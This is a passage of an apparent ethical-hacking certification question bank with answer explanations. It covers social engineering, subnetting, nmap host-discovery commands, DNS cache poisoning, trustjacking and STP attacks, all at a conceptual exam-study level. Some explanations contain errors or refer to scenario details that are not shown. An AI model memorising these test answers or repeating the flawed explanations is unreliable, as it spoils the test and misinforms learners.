Andy, the evil hacker, wants to collect information about Nick. He discovered that Nick's organization recently purchased new equipment. Andy decided to call Nick masquerading as a legitimate customer support executive, informing him that their new systems need to be serviced for proper functioning and notified him that customer support would send a computer technician. Nick agreed and agreed on a date for a meeting with Andy. A few days later, Andy entered the territory of Nick's organization unhindered and gathered sensitive information by scanning terminals for passwords, searching for important documents in desks, and rummaging bins.
What is the type of attack technique Andy used on Nick?

- **Shoulder surfing attack.**
- **Dumpster diving attack.**
- **Eavesdropping attack.**
- **Impersonation attack.**

Explanation
This is a very insidious question. Here you need to pay attention to how the question is asked: "What is the type of attack technique Andy used on Nick?". It clearly states here that the target was an attack on a person, not an organization, so that the correct answer would be "Impersonation attack".

Scams involving an ***impersonation attack*** pose a significant danger to companies of every size. Rather than using malicious URLs or attachments, an impersonation attack uses social

engineering and personalization to trick an employee into unwittingly transferring money to a fraudulent account or sharing sensitive data with cybercriminals.

An impersonation attack typically involves an email that seems to come from a trusted source. Sometimes the email attack may start with a message that looks like it comes from a CEO, CFO, or another high-level executive – these scams are also called whaling email attacks. An impersonation attack may also involve a message that appears to be from a trusted colleague, a third-party vendor, or other well-known Internet brands. The message may request that the recipient initiate a transfer to a bank account or vendor that later proves to be fraudulent. It may ask the recipient to send along with information like W-2 files, bank information, or login credentials that give hackers access to business finances and systems.

Incorrect answers:

Dumpster diving attack

Dumpster diving is listed by many as a social engineering attack, but it is more physical security, as a social engineering attack requires someone to engineer. This attack produces an immense amount of information on an organization, firm, individual, or entity. You can learn a lot about a person or company from the trash they throw away. It's also shocking how much personal and private information is thrown out for those to find. Generally, most dumpsters and trash receptacles do not come with locks, this would make it nearly impossible for regular trash collection services to dispose of it properly.

Shoulder surfing attack

Shoulder surfing is the lowest-tech attack but does supply login credentials and PINs. The attacker stands behind the victim and looks over their shoulder to see their PIN or password. This type of attack works great with administrators who log on to computers locally. The attacker is usually an insider as most employee screens are faced away from public view (We hope). Watch people at the ATM: some use their bodies to shield the keypad while they punch in their PINs, while others don't really care who is watching.

The human-based attack has great advantages over computer-based in that the attacker has the ability to adjust the attack based on real-time feedback. Monitoring the victim for physical signs of stress allows the attacker to control the victim's situation fully.

Eavesdropping attack

An eavesdropping attack occurs when a hacker intercepts, deletes, or modifies data that is transmitted between two devices. Eavesdropping, also known as sniffing or snooping, relies on unsecured network communications to access data in transit between devices.

To further define eavesdropping, it typically occurs when a user connects to a network in which traffic is not secured or encrypted and sends sensitive business data to a colleague. The data is transmitted across an open network, which gives an attacker the opportunity to intercept it via various methods. Eavesdropping attacks can often be difficult to spot. Unlike other forms of cyberattacks, the presence of a bug or listening device may not adversely affect the performance of devices and networks.

Question 23:
Which of the following services runs directly on TCP port 445?

- **Server Message Block (SMB)**
- **Telnet**
- **Network File System (NFS)**

- **Remote procedure call (RPC)**

Explanation

https://en.wikipedia.org/wiki/Server_Message_Block

Server Message Block (SMB), one version of which was also known as ***Common Internet File System (CIFS)***, is a communication protocol for providing shared access to files, printers, and serial ports between nodes on a network.

SMB requires network ports on a computer or server to enable communication to other systems. SMB uses either IP port 139 or 445.

Port 139: SMB originally ran on top of NetBIOS using port 139. NetBIOS is an older transport layer that allows Windows computers to talk to each other on the same network.

Port 445: Later versions of SMB (after Windows 2000) began to use port 445 on top of a TCP stack. Using TCP allows SMB to work over the internet.

Question 24:

Your organization's network uses the network address 192.168.1.64 with mask 255.255.255.192, and servers in your organization's network are in the addresses 192.168.1.140, 192.168.1.141 and 192.168.1.142. The attacker who wanted to find them couldn't do it. He used the following command for the network scanning:

```
nmap 192.168.1.64/28
```

Why couldn't the attacker find these servers?

- **He needs to add the command "ip address" just before the IP address**
- **He needs to change the address to 192.168.1.0 with the same mask**
- **The network must be dawn and the nmap command and IP address are ok**
- **He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range**

Explanation

https://en.wikipedia.org/wiki/Subnetwork

This is a fairly simple question. You must to understand what a subnet mask is and how it works.

A subnetwork or subnet is a logical subdivision of an IP network.The practice of dividing a network into two or more networks is called subnetting.

Computers that belong to the same subnet are addressed with an identical most-significant bit-group in their IP addresses. This results in the logical division of an IP address into two fields: the network number or routing prefix and the rest field or host identifier. The rest field is an identifier for a specific host or network interface.

The routing prefix may be expressed in Classless Inter-Domain Routing (CIDR) notation written as the first address of a network, followed by a slash character (/), and ending with the bit-length of the prefix. For example, 198.51.100.0/24 is the prefix of the Internet Protocol version 4 network starting at the given address, having 24 bits allocated for the network prefix, and the remaining 8 bits reserved for host addressing. Addresses in the range 198.51.100.0 to 198.51.100.255 belong to this network. The IPv6 address specification 2001:db8::/32 is a large address block with 296 addresses, having a 32-bit routing prefix.

For IPv4, a network may also be characterized by its subnet mask or netmask, which is the bitmask that when applied by a bitwise AND operation to any IP address in the network,

yields the routing prefix. Subnet masks are also expressed in dot-decimal notation like an address. For example, 255.255.255.0 is the subnet mask for the prefix 198.51.100.0/24.

IPv4 CIDR

CIDR	The last IP address on the subnet	Subnet mask	Number of addresses in a subnet	Number of hosts in the subnet
a.b.c.d/**32**	0.0.0.0	255.255.255.255	1	0
a.b.c.d/**31**	0.0.0.1	255.255.255.254	2	0
a.b.c.d/**30**	0.0.0.3	255.255.255.252	4	2
a.b.c.d/**29**	0.0.0.7	255.255.255.248	8	6
a.b.c.d/**28**	0.0.0.15	255.255.255.240	16	14
a.b.c.d/**27**	0.0.0.31	255.255.255.224	32	30
a.b.c.d/**26**	0.0.0.63	255.255.255.192	64	62
a.b.c.d/**25**	0.0.0.127	255.255.255.128	128	126
a.b.c.0/**24**	0.0.0.255	255.255.255.000	256	254
a.b.c.0/**23**	0.0.1.255	255.255.254.000	512	510
a.b.c.0/**22**	0.0.3.255	255.255.252.000	1024	1022
a.b.c.0/**21**	0.0.7.255	255.255.248.000	2048	2046
a.b.c.0/**20**	0.0.15.255	255.255.240.000	4096	4094
a.b.c.0/**19**	0.0.31.255	255.255.224.000	8192	8190
a.b.c.0/**18**	0.0.63.255	255.255.192.000	16 384	16 382
a.b.c.0/**17**	0.0.127.255	255.255.128.000	32 768	32 766
a.b.0.0/**16**	0.0.255.255	255.255.000.000	65 536	65 534
a.b.0.0/**15**	0.1.255.255	255.254.000.000	131 072	131 070
a.b.0.0/**14**	0.3.255.255	255.252.000.000	262 144	262 142
a.b.0.0/**13**	0.7.255.255	255.248.000.000	524 288	524 286
a.b.0.0/**12**	0.15.255.255	255.240.000.000	1 048 576	1 048 574
a.b.0.0/**11**	0.31.255.255	255.224.000.000	2 097 152	2 097 150
a.b.0.0/**10**	0.63.255.255	255.192.000.000	4 194 304	4 194 302
a.b.0.0/**9**	0.127.255.255	255.128.000.000	8 388 608	8 388 606
a.0.0.0/**8**	0.255.255.255	255.000.000.000	16 777 216	16 777 214
a.0.0.0/**7**	1.255.255.255	254.000.000.000	33 554 432	33 554 430
a.0.0.0/**6**	3.255.255.255	252.000.000.000	67 108 864	67 108 862
a.0.0.0/**5**	7.255.255.255	248.000.000.000	134 217 728	134 217 726
a.0.0.0/**4**	15.255.255.255	240.000.000.000	268 435 456	268 435 454
a.0.0.0/**3**	31.255.255.255	224.000.000.000	536 870 912	536 870 910
a.0.0.0/**2**	63.255.255.255	192.000.000.000	1 073 741 824	1 073 741 822
a.0.0.0/**1**	127.255.255.255	128.000.000.000	2 147 483 648	2 147 483 646
0.0.0.0/**0**	255.255.255.255	000.000.000.000	4 294 967 296	4 294 967 294

Question 25:
You use Docker architecture in your application to employ a client/server model. And you need to use a component that can process API requests and handle various Docker objects, such as containers, volumes, images, and networks.
Which of the following Docker components will you use for these purposes?

- **Docker client**
- **Docker daemon**
- **Docker objects**
- **Docker registries**

Explanation
https://docs.docker.com/get-started/overview/

The Docker daemon (dockerd) listens for Docker API requests and manages Docker objects such as images, containers, networks, and volumes. A daemon can also communicate with other daemons to manage Docker services.

The Docker client (docker) is the primary way that many Docker users interact with Docker. When you use commands such as docker run, the client sends these commands to dockerd, which carries them out. The docker command uses the Docker API. The Docker client can communicate with more than one daemon.

A Docker registry stores Docker images. Docker Hub is a public registry that anyone can use, and Docker is configured to look for images on Docker Hub by default. You can even run your own private registry.

Docker objects

When you use Docker, you are creating and using images, containers, networks, volumes, plugins, and other objects:

- *IMAGES*

An image is a read-only template with instructions for creating a Docker container. Often, an image is based on another image, with some additional customization. For example, you may build an image which is based on the ubuntu image, but installs the Apache web server and your application, as well as the configuration details needed to make your application run.

- *CONTAINERS*

A container is a runnable instance of an image. You can create, start, stop, move, or delete a container using the Docker API or CLI. You can connect a container to one or more networks, attach storage to it, or even create a new image based on its current state.

Question 26:
You have decided to test your organization's website. For this purpose, you need a tool that can work as a proxy and save every request and response. Also, this tool must allow you to test parameters and headers manually to get more precise results than if using web vulnerability scanners.
Which of the following tools is appropriate for your requirements?

- **Maskgen**
- **Proxychains**
- **Burp suite**
- **S3Scanner**

Explanation
https://www.pentestgeek.com/what-is-burpsuite
Burp Suite is a Java based Web Penetration Testing framework. It has become an industry standard suite of tools used by information security professionals. Burp Suite helps you identify vulnerabilities and verify attack vectors that are affecting web applications.

Burp Suite can be classified as an Interception Proxy. While browsing their target application, a penetration tester can configure their internet browser to route traffic through the Burp Suite proxy server. Burp Suite then acts as a (sort of) Man In The Middle by capturing and analyzing each request to and from the target web application so that they

can be analyzed. Penetration testers can pause, manipulate and replay individual HTTP requests in order to analyze potential parameters or injection points. Injection points can be specified for manual as well as automated fuzzing attacks to discover potentially unintended application behaviors, crashes and error messages.

Question 27:
You enter the following command to get the necessary data:

```
ping-* 6 192.168.120.114
```

Output:

```
1.  Pinging 192.168.120.114 with 32 bytes of data:
2.  Reply from 192.168.120.114: bytes=32 time<1ms TTL=128
3.  Reply from 192.168.120.114: bytes=32 time<1ms TTL=128
4.  Reply from 192.168.120.114: bytes=32 time<1ms TTL=128
5.  Reply from 192.168.120.114: bytes=32 time<1ms TTL=128
6.  Reply from 192.168.120.114: bytes=32 time<1ms TTL=128
7.  Reply from 192.168.120.114: bytes=32 time<1ms TTL=128
8.  Ping statistics for 192.168.120.114
9.  Packets: Sent = 6, Received = 6, Lost = 0 (0% loss).
10. Approximate round trip times in milli-seconds:
11. Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Which of the following flags is hidden under "*"?

- **n**
- **a**
- **s**
- **t**

Explanation
https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/ping

ping-n 6 192.168.0.101

It is enough to pay attention to the number 6 passed in the arguments and count the number of packets sent, and then it will immediately become clear that this is "-n"

/n <count>Specifies the number of echo Request messages be sent. The default is 4.

Incorrect answers:

/t Specifies ping continue sending echo Request messages to the destination until interrupted. To interrupt and display statistics, press CTRL+ENTER. To interrupt and quit this command, press CTRL+C.

/s <count>Specifies that the Internet timestamp option in the IP header is used to record the time of arrival for the echo Request message and corresponding echo Reply message for each hop. The *count* must be a minimum of 1 and a maximum of 4. This is required for link-local destination addresses.

/a Specifies reverse name resolution be performed on the destination IP address. If this is successful, ping displays the corresponding host name.

Question 28:
What is the common name of vulnerability disclosure programs opened by companies on HackerOne, Bugcrowd, etc.?

- **Vulnerability hunting program**

- **Bug bounty program**
- **Ethical hacking program**
- **White-hat hacking program**

Explanation
https://en.wikipedia.org/wiki/Bug_bounty_program

A bug bounty program, also called a vulnerability rewards program (VRP), is a crowdsourcing initiative that rewards individuals for discovering and reporting software bugs. Bug bounty programs are often initiated to supplement internal code audits and penetration tests as part of an organization's vulnerability management strategy.

Many software vendors and websites run bug bounty programs, paying out cash rewards to software security researchers and white hat hackers who report software vulnerabilities that have the potential to be exploited. Bug reports must document enough information for for the organization offering the bounty to be able to reproduce the vulnerability. Typically, payment amounts are commensurate with the size of the organization, the difficulty in hacking the system and how much impact on users a bug might have.

HackerOne https://www.hackerone.com/

HackerOne is a vulnerability coordination and bug bounty platform that connects businesses with penetration testers and cybersecurity researchers. It was one of the first companies, along with Synack and Bugcrowd, to embrace and utilize crowd-sourced security and cybersecurity researchers as linchpins of its business model; it is the largest cybersecurity firm of its kind. As of May 2020, HackerOne's network had paid $100 million in bounties.

Question 29:
Percival, the evil hacker, found the contact number of cybersecuritycompany.org on the internet and dialled the number, claiming himself to represent a technical support team from a vendor. He informed an employee of cybersecuritycompany that a specific server would be compromised and requested the employee to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical information to his machine.

Which of the following social engineering techniques did Percival use?

- **Quid pro quo**
- **Phishing**
- **Elicitation**
- **Diversion theft**

Explanation
https://en.wikipedia.org/wiki/Social_engineering_(security)

Quid pro quo

This is a common social engineering attack that is commonly carried out by low-level attackers. These attackers do not have any advanced tools at their disposal and do not do research about the targets. These attackers will keep calling random numbers claiming to be from technical support, and will offer some sort of assistance. Once in a while, they find people with legitimate technical problems and will then "help" them to solve those problems. They guide them through the necessary steps, which then gives the attackers access to the victims' computers or the ability to launch malware.

Incorrect answers:

Elicitation

According to the definition by the FBI, elicitation is a technique used to discreetly gather information. That is to say, elicitation is the strategic use of casual conversation to extract information from people (targets) without giving them the feeling that they are being interrogated or pressed for the information. Elicitation attacks can be simple or involve complex cover stories, planning, and even co-conspirators. Social engineers use elicitation techniques to gather valuable information, and in turn, use the intel during the development of a larger Social Engineering campaign.

Phishing is a form of social engineering. Phishing attacks use email or malicious websites to solicit personal information by posing as a trustworthy organization. For example, an attacker may send email seemingly from a reputable credit card company or financial institution that requests account information, often suggesting that there is a problem. When users respond with the requested information, attackers can use it to gain access to the accounts.

Diversion theft

Offline, diversion thefts involve intercepting deliveries by persuading couriers to go to the wrong location. Online, they involve stealing confidential information by persuading victims to send it to the wrong recipient.

Question 30:
Marketing department employees complain that their computers are working slow and every time they attempt to go to a website, they receive a series of pop-ups with advertisements.

Which of the following type of malwares infected their systems?

- **Trojan**
- **Adware**
- **Virus**
- **Spyware**

Explanation
https://en.wikipedia.org/wiki/Adware

Adware is also known as advertisement-supported software. Creators of adware include advertisements or help distribute other software to earn money. In many cases, ads may be within the software itself. Alternatively, the adware may encourage you to install additional software provided by third-party sponsors. Adware programs exist across all computers and mobile devices. Most of these are perfectly safe and legitimate, but some might have dark motives that you are unaware of.

You might opt to download adware if you want:

- Free computer programs or mobile apps.

- Personalized ads tailored to your wants and needs.

- To try the software that comes bundled.

Adware creators and distributing vendors make money from third-parties via either:

- ***Pay-per-click (PPC)*** — they get paid each time you open an ad.

- ***Pay-per-view (PPV)*** — they get paid each time an ad is shown to you.

- ***Pay-per-install (PPI)*** — they get paid each time bundled software is installed on a device.

The sponsoring third-parties benefit from adware by:

- Gaining more users for their software.

- Showing their products or services to more potential customers.

- Collecting data about you to create more effective custom marketing adverts.

Together, this is what makes adware profitable and beneficial for you and all people involved.

By definition, adware is not inherently malicious. However, the intentions of the paying advertiser, a secondary paying distributor, or the creator may be less safe. Plus, it can be a gateway for malicious acts, like malware infection or spying on your digital habits.

Question 31:
You need to identify the OS of the target host. You want to use the Unicornscan tool to do this.

As a result of using the tool, you got the TTL value and determined that the target system is running a Windows OS.

Which of the following TTL values did you get when using the program?

- **128**
- **255**
- **64**
- **138**

Explanation
https://subinsb.com/default-device-ttl-values/

The default TTL value for modern versions of Windows is 128:

Windows	NT 4.0 SP6+		128
Windows	NT 4 WRKS SP 3, SP 6a	ICMP	128
Windows	NT 4 Server SP4	ICMP	128
Windows	ME	ICMP	128
Windows	2000 pro	ICMP/TCP/UDP	128
Windows	2000 family	ICMP	128
Windows	Server 2003		128
Windows	XP	ICMP/TCP/UDP	128
Windows	Vista	ICMP/TCP/UDP	128
Windows	7	ICMP/TCP/UDP	128
Windows	Server 2008	ICMP/TCP/UDP	128
Windows	10	ICMP/TCP/UDP	128

Question 32:
Which of the following is the hacker's first step in conducting a DNS cache poisoning attack on a target organization?

- **The hacker makes a request to the DNS resolver. (Correct)**
- **The hacker queries a nameserver using the DNS resolver.**
- **The hacker uses TCP to poison the DNS resolver.**
- **The hacker forges a reply from the DNS resolver.**

Explanation
https://ru.wikipedia.org/wiki/DNS_spoofing
DNS spoofing is a threat that copies the legitimate server destinations to divert the domain's traffic. Ignorant these attacks, the users are redirected to malicious websites, which results in insensitive and personal data being leaked. It is a method of attack where your DNS server is tricked into saving a fake DNS entry. This will make the DNS server recall a fake site for you, thereby posing a threat to vital information stored on your server or computer.
The cache poisoning codes are often found in URLs sent through spam emails. These emails are sent to prompt users to click on the URL, which infects their computer. When the computer is poisoned, it will divert you to a fake IP address that looks like a real thing. This way, the threats are injected into your systems as well.

Different Stages of Attack of DNS Cache Poisoning:

- The attacker proceeds to send DNS queries to the DNS resolver, which forwards the Root/TLD authoritative DNS server request and awaits an answer.

- The attacker overloads the DNS with poisoned responses that contain several IP addresses of the malicious website. To be accepted by the DNS resolver, the attacker's response should match a port number and the query ID field before the DNS response. Also, the attackers can force its response to increasing their chance of success.

- If you are a legitimate user who queries this DNS resolver, you will get a poisoned response from the cache, and you will be automatically redirected to the malicious website.

Question 33:
Which of the following is a type of virus detection method where the anti-virus executes the malicious codes on a virtual machine to simulate CPU and memory activities?

- **Integrity checking**
- **Heuristic Analysis**
- **Code Emulation**
- **Scanning**

Explanation
Please note that you may encounter similar answer options on the exam. The correct answer to this question is not quite correct as it is indicated here: "on a virtual machine to simulate CPU and memory activities." To be quite precise, the correct answer would be, Sandbox detection (or Sandbox security). But from the presented options, "***Code Emulation"*** will be correct.

A code emulation emulates only the execution of the sample itself. It temporarily creates objects that the sample interacts with: passwords a piece of malware will want to steal, antiviruses it will attempt to stop memory, system registry and so on. These objects are not real parts of the OS or software, but imitations made by the emulator. Its control over the emulated environment lets the emulator fast-forward time, witness future file behavior and prevent malware from evasion-by-time-delay.

A sandbox detection, unlike an emulator, is a “heavy weight” method. It emulates the whole environment and runs a scanned sample in a virtual machine with a real operating

system (OS) and applications installed. As a result, this method requires high computation power and poses compatibility limitations on the host system. For this reason, a sandbox is most effective in centralized on-premise and in-cloud solutions

Question 34:
Identify the attack technique by description:
The attacker gains unauthorized access to the target network, remains there without being detected for a long time, and obtains sensitive information without sabotaging the organization.

- **Advanced persistent threat.**
- **Spear-phishing sites.**
- **Diversion theft.**
- **Insider threat.**

Explanation
https://en.wikipedia.org/wiki/Advanced_persistent_threat
An advanced persistent threat (APT) is a stealthy threat actor, typically a nation state or state-sponsored group, which gains unauthorized access to a computer network and remains undetected for an extended period. In recent times, the term may also refer to non-state-sponsored groups conducting large-scale targeted intrusions for specific goals.

Incorrect answers:

Insider threat https://en.wikipedia.org/wiki/Insider_threat

Insider threats are people – whether employees, former employees, contractors, business partners, or vendors – with legitimate access to an organization's networks and systems who deliberately exfiltrate data for personal gain or accidentally leak sensitive information.

NOTE: Interestingly, this may well be the correct answer to the question. Jonh can be a ***turncloak***.

It is an insider who is maliciously stealing data. In most cases, it's an employee or contractor – someone who is supposed to be on the network and has legitimate credentials but is abusing their access for fun or profit.

Diversion theft

This is a con game, whereby attackers persuade delivery and transport companies that their deliveries and services are requested elsewhere. There are some advantages of getting the consignments of a certain company—the attackers can physically dress as the legitimate delivery agent and proceed to deliver already-flawed products. They might have installed rootkits or some spying hardware that will go undetected in the delivered products.

NOTE: And this option fits as the correct answer. Or rather, as part of it. Part of the attack that Jonh performs to achieve the goal. You see, I don't like new questions, they are too straightforward, you will never meet this in real work, I don't agree to admit that the correct answer is the one that better fits the definition in Wikipedia, but this is just my humble opinion.

Spear-phishing sites

NOTE: I have not met such a definition, but probably the EC-Council means the following:

Spear phishing is an email or electronic communications scam targeted towards a specific individual, organization or business. Although often intended to steal data for malicious purposes, cybercriminals may also intend to install malware on a targeted user's computer.

This is how it works: An email arrives, apparently from a trustworthy source, but instead it leads the unknowing recipient to a bogus website full of malware. These emails often use clever tactics to get victims' attention.

Question 35:
Identify the technique by description:
During the execution of this technique, an attacker copies the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, web pages, images, etc. Thanks to the information gathered using this technique, an attacker map the website's directories and gains valuable information.

- **Web cache poisoning**
- **Website defacement**
- **Website mirroring**
- **Session hijacking**

Explanation
Website mirroring or website cloning refers to the process of duplicating a website. Mirroring a website helps in browsing the site offline, searching the website for vulnerabilities, and discovering valuable information.

Websites may store documents of different format which in turn may contain hidden information and metadata that can be analyzed and used in performing an attack. This metadata can be extracted using various metadata extraction tools as well as help attackers perform social engineering attacks.

Question 36:
John sent a TCP ACK segment to a known closed port on a firewall, but it didn't respond with an RST. What conclusion can John draw about the firewall he scanned?

- **It's a non-stateful firewall.**
- **There is no firewall.**
- **It's a stateful firewall.**
- **John can't draw any conclusions based on this information.**

Explanation
https://nmap.org/book/scan-methods-ack-scan.html

TCP ACK segments use for gathering information about firewall or ACL configuration. This type of scan aims to discover information about filter configurations rather than a port state. This type of scanning is rarely useful alone, but when combined with SYN scanning, it gives a more complete picture of the type of present firewall rules. When a TCP ACK segment is sent to a closed port or sent out-of-sync to a listening port, the RFC 793 expected behavior is for the device to respond with an RST. Getting RSTs back in response to an ACK scan gives useful information that can be used to infer the type of firewall present. Stateful firewalls will discard out-of-sync ACK packets, leading to no response. When this occurs, the port is marked as filtered.

Question 37:
At which of the following stages of the cyber kill chain does data exfiltration occur?

- **Installation**
- **Weaponization**
- **Actions on objectives**
- **Command and control**

Explanation
https://en.wikipedia.org/wiki/Kill_chain

The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.

1. ***Reconnaissance:*** In this step, the attacker/intruder chooses their target. Then they conduct in-depth research on this target to identify its vulnerabilities that can be exploited.

2. ***Weaponization:*** In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.

3. ***Delivery:*** This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.

4. ***Exploitation:*** In this step, the malware starts the action. The program code of the malware is triggered to exploit the target's vulnerability/vulnerabilities.

5. ***Installation:*** In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.

6. ***Command and Control:*** The malware gives the intruder/attacker access to the network/system.

7. ***Actions on Objective:*** Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

Question 38:
Your friend installed the application from a third-party app store. After a while, some of the applications in his smartphone were replaced by malicious applications that appeared legitimate, and he began to receive a lot of advertising spam.
Which of the following attacks has your friend been subjected to?

- **Clickjacking**
- **SMS phishing attack**
- **SIM card attack**
- **Agent Smith attack**

Explanation
https://research.checkpoint.com/2019/agent-smith-a-new-species-of-mobile-malware/
Agent Smith is a modular malware that exploits a series of Android vulnerabilities to replace legitimate existing apps with a malicious imitation. The malicious app doesn't steal data. Instead, apps replaced display a huge number of adverts to the user or steal credit from the device to pay for adverts already served.

The malware carries the "Agent Smith" moniker, the same name as the infamous Matrix character who is characterized as a virus. The Check Point research team reason that the methods the malware uses to propagate are similar to Agent Smith's techniques in the film series.

The malware attacks user-installed applications silently, making it challenging for common Android users to combat such threats on their own. Combining advanced threat prevention

and threat intelligence while adopting a 'hygiene first' approach to safeguard digital assets is the best protection against invasive mobile malware attacks like "Agent Smith."

Moreover, Agent Smith has infected a huge number of devices. India has by far the most infections. The Check Point research indicates some 15 million devices carrying Agent Smith. The next closest country is Bangladesh, with around 2.5 million devices infected. There were over 300,000 Agent Smith infections in the US and around 137,000 in the UK.

Question 39:
Identify the attack used in the scenario below:
The victim connected his iPhone to a public computer that the attacker had previously infected. After establishing the connection with this computer, the victim enabled iTunes Wi-Fi sync so that the device could continue communication with that computer even after being physically disconnected. Now the attacker who infected the computer can access the victim's iPhone and monitor all of the victim's activity on the iPhone, even after the device is out of the communication zone.

- **iOS trustjacking**
- **Exploiting SS7 vulnerability**
- **Man-in-the-disk attack**
- **iOS jailbreaking**

Explanation
iOS Trustjacking is a vulnerability that allows attackers to exploit the iTunes Wi-Fi sync feature. Designed to allow users to manage their iOS devices without requiring a physical connection to a computer, this feature can be manipulated by attackers to acquire persistent control over the victim's device.

Firstly, the victim must connect to a malicious computer or device, via USB, that they have not connected to before. The malicious devices will be disguised to appear legitimate, for example, a public charging station or an ordinary computer. When the victim has plugged their device into the USB port, they will receive a prompt to ask if they would like to trust the connected device. The victim will likely approve the device, as they require the functionality it offers (e.g. iPhone charging).

Once the victim has connected and trusted the malicious device, the attacker allows the victim to connect to iTunes and enable the iTunes Wi-Fi Sync feature. By doing so, this gives the attacker persistent access to the victim device over the same network, or over further distances by using a VPN (Virtual Private Network).

With access to the victim's device, the attacker can manipulate it as they wish, some examples of the exploit capabilities are shown below:

- Remotely view the victim's screen.

- Download a full backup of the device contents. Including, but is not limited to; application data, photos, videos, SMS / iMessage chat logs, call logs and contacts.

- Remotely install applications.

Question 40:
You must to identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered.
Which of the following nmap commands do you must use to perform the TCP SYN ping scan?

- **nmap -sn -PS < target IP address >**
- **nmap -sn -PO < target IP address >**

- **nmap -sn -PP < target IP address >**
- **nmap -sn -PA < target IP address >**

Explanation
https://nmap.org/book/host-discovery-techniques.html

TCP SYN Ping (-PS<port list>)

The -PS option sends an empty TCP packet with the SYN flag set. The default destination port is 80 (configurable at compile time by changing DEFAULT_TCP_PROBE_PORT_SPEC in nmap.h), but an alternate port can be specified as a parameter. A list of ports may be specified (e.g. -PS22-25,80,113,1050,35000), in which case probes will be attempted against each port in parallel.

The SYN flag suggests to the remote system that you are attempting to establish a connection. Normally the destination port will be closed, and a RST (reset) packet will be sent back. If the port happens to be open, the target will take the second step of a TCP three-way-handshake by responding with a SYN/ACK TCP packet. The machine running Nmap then tears down the nascent connection by responding with a RST rather than sending an ACK packet which would complete the three-way-handshake and establish a full connection.

Nmap does not care whether the port is open or closed. Either the RST or SYN/ACK response discussed previously tell Nmap that the host is available and responsive.

Incorrect answers:

-PA<port list> - TCP ACK Ping

-PO<protocol list> - IP Protocol Ping

-PE, -PP, and -PM - ICMP Ping Types

Question 41:
According to the configuration of the DHCP server, only the last 100 IP addresses are available for lease in subnet 10.1.4.0/23.
Which of the following IP addresses is in the range of the last 100 addresses?

- **10.1.4.254**
- **10.1.155.200**
- **10.1.3.156**
- **10.1.5.200**

Explanation
https://en.wikipedia.org/wiki/Subnetwork
As we can see, we have an IP address of 10.1.4.0 with a subnet mask of /23. According to the question, we need to determine which IP address will be included in the range of the last 100 IP addresses.

The available addresses for hosts start with 10.1.4.1 and end with 10.1.5.254. Now you can clearly see that the last 100 addresses include the address 10.1.5.200.

Question 42:
You have detected an abnormally large amount of traffic coming from local computers at night. You decide to find out the reason, do a few checks and find that an attacker has exfiltrated user data. Also, you noticed that AV tools could not find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs.

Which of the following type of malware did the attacker use to bypass your company's application whitelisting?

- **Phishing malware**
- **Logic bomb malware**
- **Fileless malware**
- **Zero-day malware**

Explanation
https://en.wikipedia.org/wiki/Fileless_malware

Fileless malware is a type of malicious software that uses legitimate programs to infect a computer. It does not rely on files and leaves no footprint, making it challenging to detect and remove. Modern adversaries know the strategies organizations use to try to block their attacks, and they're crafting increasingly sophisticated, targeted malware to evade defenses. It's a race against time, as the most effective hacking techniques are usually the newest ones. Fileless malware has been effective in evading all but the most sophisticated security solutions.

Fileless attacks fall into the broader category of ***low-observable characteristics (LOC)*** attacks, a type of stealth attack that evades detection by most security solutions and frustrates forensic analysis efforts. While not considered a traditional virus, fileless malware does work in a similar way—it operates in memory. Without being stored in a file or installed directly on a machine, fileless infections go straight into memory, and the malicious content never touches the hard drive. Many LOC attacks take advantage of Microsoft Windows PowerShell, a legitimate and useful tool used by administrators for task automation and configuration management. PowerShell consists of a command-line shell and associated scripting language, providing adversaries with access to just about everything and anything in Windows.

The key to successfully counteracting fileless attacks is an integrated approach that addresses the entire threat lifecycle. By having a multi-layered defense, you gain an advantage over attackers by being able to investigate every phase of a campaign before, during, and after an attack.

Two things are especially important:

- The ability to see and measure what's happening: discovering the techniques used by the attack, monitoring activities in PowerShell or other scripting engines, accessing aggregated threat data, and gaining visibility into user activities.

- The ability to control the state of the targeted system: halting arbitrary processes, remediating processes that are part of the attack, and isolating infected devices.

Successfully interrupting fileless attacks requires a holistic approach that can scale up and rapidly cascade appropriate actions where and when they are called for.

Question 43:
Viktor, a professional hacker, targeted an organization's network to sniff all the traffic. During this process, Viktor plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network.
What is the attack performed by Viktor in the above scenario?

- **DNS poisoning attack**
- **ARP spoofing attack**
- **STP attack**

- **VLAN hopping attack**

Explanation
https://en.wikipedia.org/wiki/Spanning_Tree_Protocol

The Spanning Tree Protocol (STP) is used on LAN-switched networks. Its primary function is removing potential loops within the network. Without STP, Layer 2 LANs simply would stop functioning, because the loops created within the network would flood the switches with traffic. The optimized operation and configuration of STP ensures that the LAND remains stable and that traffic takes the most optimized path through the network.

STP achieves loop-free topology by selecting one switch as the root bridge. If needed, the network administrator can influence which switch becomes the root bridge. This is then done by manipulating a switch priority, the lowest bridge priority means the root bridge.

Every other switch in the network picks a root port, port STP converged network “closest” to the root bridge switch, in terms of “cost.” The switches are making arrangements for election of the root bridge through the exchange of ***Bridge Protocol Data Units (BPDU)***. All the switch ports in the topology are either in the blocking state or in the forwarding state.

If the root bridge goes down, the STP topology must find a new root bridge and the election starts in that moment. Port does not immediately transition from the blocking state to the forwarding state. Rather, a port transitions from blocking to listening, then to learning, and then again to the forwarding state. The time before port starts to forward packets can be up to one minute.

